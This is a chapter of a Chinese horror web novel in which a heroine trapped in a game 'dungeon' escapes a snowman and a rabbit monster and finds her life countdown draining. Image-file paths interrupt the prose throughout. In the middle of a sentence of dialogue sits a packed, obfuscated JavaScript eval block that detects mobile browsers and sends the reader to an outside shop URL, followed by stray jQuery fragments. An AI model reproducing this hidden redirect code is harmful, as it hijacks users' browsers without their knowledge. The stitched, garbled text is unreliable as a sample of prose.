    “咚!”


    她几乎是本能地、触电般将那团东西甩脱出去!那团肮脏的皮革翻滚着落在地板上,接触地面的瞬间,一层厚重、灰白、冒着森然寒气的坚冰,便如同活物般将它彻底包裹、吞噬,冻成了一块冰坨。


    “帮……帮我们选——选——选——”


    重复而机械的提问,如同催命的咒文,再次响起。


    与此同时,兔子脖颈处那条原本洁白整洁的围巾,开始无法抑制地渗出与雪人一模一样的、腥臭粘稠的黑色流质。那黑色流质如同没有温度、却足以吞噬一切的寂静火焰,所过之处,纯白围巾被迅速染成肮脏的灰黑。它顺着围巾流淌,滴落在兔子正被冰壳覆盖的皮毛上。


    “滋……”


    一种仿佛冷水滴入滚油、却又更加诡异的无声侵蚀发生了。冰与黑色流质接触的地方,皮毛急速枯萎、碳化,变得如同烧焦的灰烬。


    两个怪物,正在以不同的方式,向着彼此——或者说,向着某种更可怖的“同一”——畸形地融合、蜕变。


    而时亦砜,被逼到了抉择的边缘。


    她终于理解了这次的规则。


    黑色的血有腐蚀作用,冰会导致触碰到的物体变成冰块。


    两者皆不可触碰。


    她眼角的余光瞥见角落里那把孤零零的木椅,毫不犹豫,抬脚猛踹!“哐当!”


    沉重的椅子呼啸着撞向雪人,后者笨拙地试图闪躲,却一个趔趄,差点失去平衡。雪人发出一声沉闷的、饱含恼怒的低吼,暂时放弃了“融合仪式”,转身便朝着时亦砜扑来!


    “我想,我已经完成委托了。”


    时亦砜边快速移动,边喘息着,声音却清晰冷静,手指直指面前那两个仍在畸变的怪物。


    “委托人想要的‘见面’,已经发生了。它们俩,不是正‘在一;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16955400|193113||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    起’吗?”


    不是吗?


    是时亦砜先入为主了。


    既然副本能把流淌腐蚀黑血的雪人和散发致命寒气的兔子,包装成“雪孩子”与“兔子妈妈”这样的童话角色……那么,谁又能保证,副本交代给她的这个“童话故事”本身,没有埋藏着更深的叙事陷阱?


    接待访客的,为什么一定是“兔子妈妈”?


    为什么不能是……“小兔子”本人?


    按照雪人那充满不详隐喻的说法:跨年夜一过,身为“水”的它,将以另一种形态在“新年”延续;而身为“动物”的兔子,则将在新旧交替的节点迎来死亡。


    时亦砜后知后觉地想起,在她被卷入这个副本之前,现实世界也正临近岁末。街道日渐熙攘,空气里隐约浮动着辞旧迎新的气息。


    好像……确实是这样。


    就在这生死逃亡的间隙,当她再次瞥见木屋门把手上那个熟悉的、带着小型猫科动物特有抓痕的印记时,一阵恍惚毫无征兆地击中了她。


    今年冬天,她救助的那只黑猫,似乎也懂得“新年”。就这几天,每晚它都会准时从她亲手铺就的、蓬松温暖的棉花小窝里钻出来,不知用了什么方法,总能精准地从每一个犄角旮旯里找到藏起来的时亦砜,然后陪她进行那每日一次的、观察怪异座钟的“仪式”。


    甚至就在昨天,小家伙还神秘兮兮地叼来一个东西,放在她脚边——


    那是一枚正红色的、裹着郊区尘土气息的炮仗。像是小猫在探索自己领地时,为她找到的、笨拙而真诚的“新年礼物”。


    等她能从副本里出去了,等今年过年。


    时亦砜看向窗外,那是无尽的、遥远而刺目的雪原。


    冬天这么冷,小猫也该跟她回老家了。


    “好朋友!拦住她——!!”


    身后,雪人沉闷的嘶吼与兔子疯狂蹦跳、砸在地板上的 “咚!咚!咚!” 声,如同催命的战鼓。


    面对这两个移动的“生化危机源头”,时亦砜此刻不能正面交锋。她只能利用狭小木屋的有限空间,找准各种刁钻的进攻角度,引着重新扑来的兔子和雪人不断绕圈。风干的蘑菇串成了她临时的手雷。她看准时机,将一串串冻得梆硬的蘑菇狠狠掷向追逐者最脆弱的眼部区域!


    趁着它们被突如其来的袭击打得动作一滞、甚至相互绊倒的瞬间,时亦砜猛然发力,将那张沉重的木桌推向它们!


    在兔子来得及再次蹦起之前,她咬着牙,利用桌子和自身的压迫,艰难地将这两个危险的怪物一点点逼向壁炉旁的角落。


    暂时争取到喘息之机,时亦砜一边跑向木屋的门口,指尖在脉搏处敲了三下,打开了居民面板。


    目前并不清楚副本如何判断居民任务已经完成,时亦砜刚刚试探地说出了自己的判断,证明任务已经完成,但并没有触发系统提示。


    那么,委托任务应该是需要写在居民面板里提交了。


    耳边隐约传来木桌被极寒冻裂的“咔嚓”脆响,混合着冰渣的木屑簌簌落下。时亦砜无暇他顾,一手小心地压住冰凉的门把手,另一手在光幕上快速操作,终于从一个极其隐蔽的次级菜单角落,找到了那个呈现为灰色的“提交”按钮。


    点击。


    “系统提示:委托任务未完成,无法提交本次副本故事。”


    一行冰冷、毫无感情的红色文字,突兀地弹现在光幕中央。


    一股难以言喻的、如同冷水浇头般的灰暗情绪,骤然淹没了她刚刚升起的、能够脱离这个诡异之地的期待。


    未完成。


    为什么?


    明明已经识破了对方的身份,看穿了这是一场自导自演、意图绑架她这个“侦探”的险恶戏剧。


    明明眼前这一对,就是最符合“小兔子”与“雪孩子”描述的怪物。


    为什么……不让她离开?时亦砜迅速退回居民面板主页,指尖点向那个一直在左上角不断闪烁、带着刺眼红色喇叭图标的按钮。


    “滋……时城应急广播,诚挚为您服务。” 一个温和却毫无起伏的电子音响起,“检测到您正在《第六日》副本进程中。请问,遇到了什么问题?”


    “广播员,这里是《第六日》副本。” 时亦砜的声音冷静,语速略快,“副本判定任务完成的机制,是否存在异常?”


    “滋……正在检测……滋……”


    短暂的电流杂音后,那个温和的声音再度响起,音调里却掺进了一丝在此刻死寂木屋中显得格外刺耳的、程式化的愉悦:


    “副本进行中,未检测到任何机制异常。”


    “下面是来自广播员的‘特别提醒’:” 那声音顿了顿,仿佛在酝酿一个恶意的玩笑,“时城应急广播提醒您,您当前的剩余生存时长为——”


    “十小时。”


    一个短暂的、令人心悸的停顿。


    如果仅仅是副本没有结束,时亦砜或许还能用“机制出了BUG”这样拙劣的借口安慰自己。


    可是……


    她的生存时长,也没有增加。


    不仅如此,它正以一种远超正常速度、近乎贪婪的消耗速率,从她的生命倒计时中飞速流逝!


    “滴答。”


    一声清晰的、仿佛来自她骨髓深处的轻响。时亦砜冰凉的手指无意识地收紧。她低下头,看向不知何时被自己紧紧攥在手中的——那只红色的旧时钟。


    表盘上,三根锈蚀的指针,正以一种匀速却令人心慌的节奏,“咔、嗒、咔、嗒”地转动着。


    而表盘上的数字,不知何时,已赫然指向了——


    十。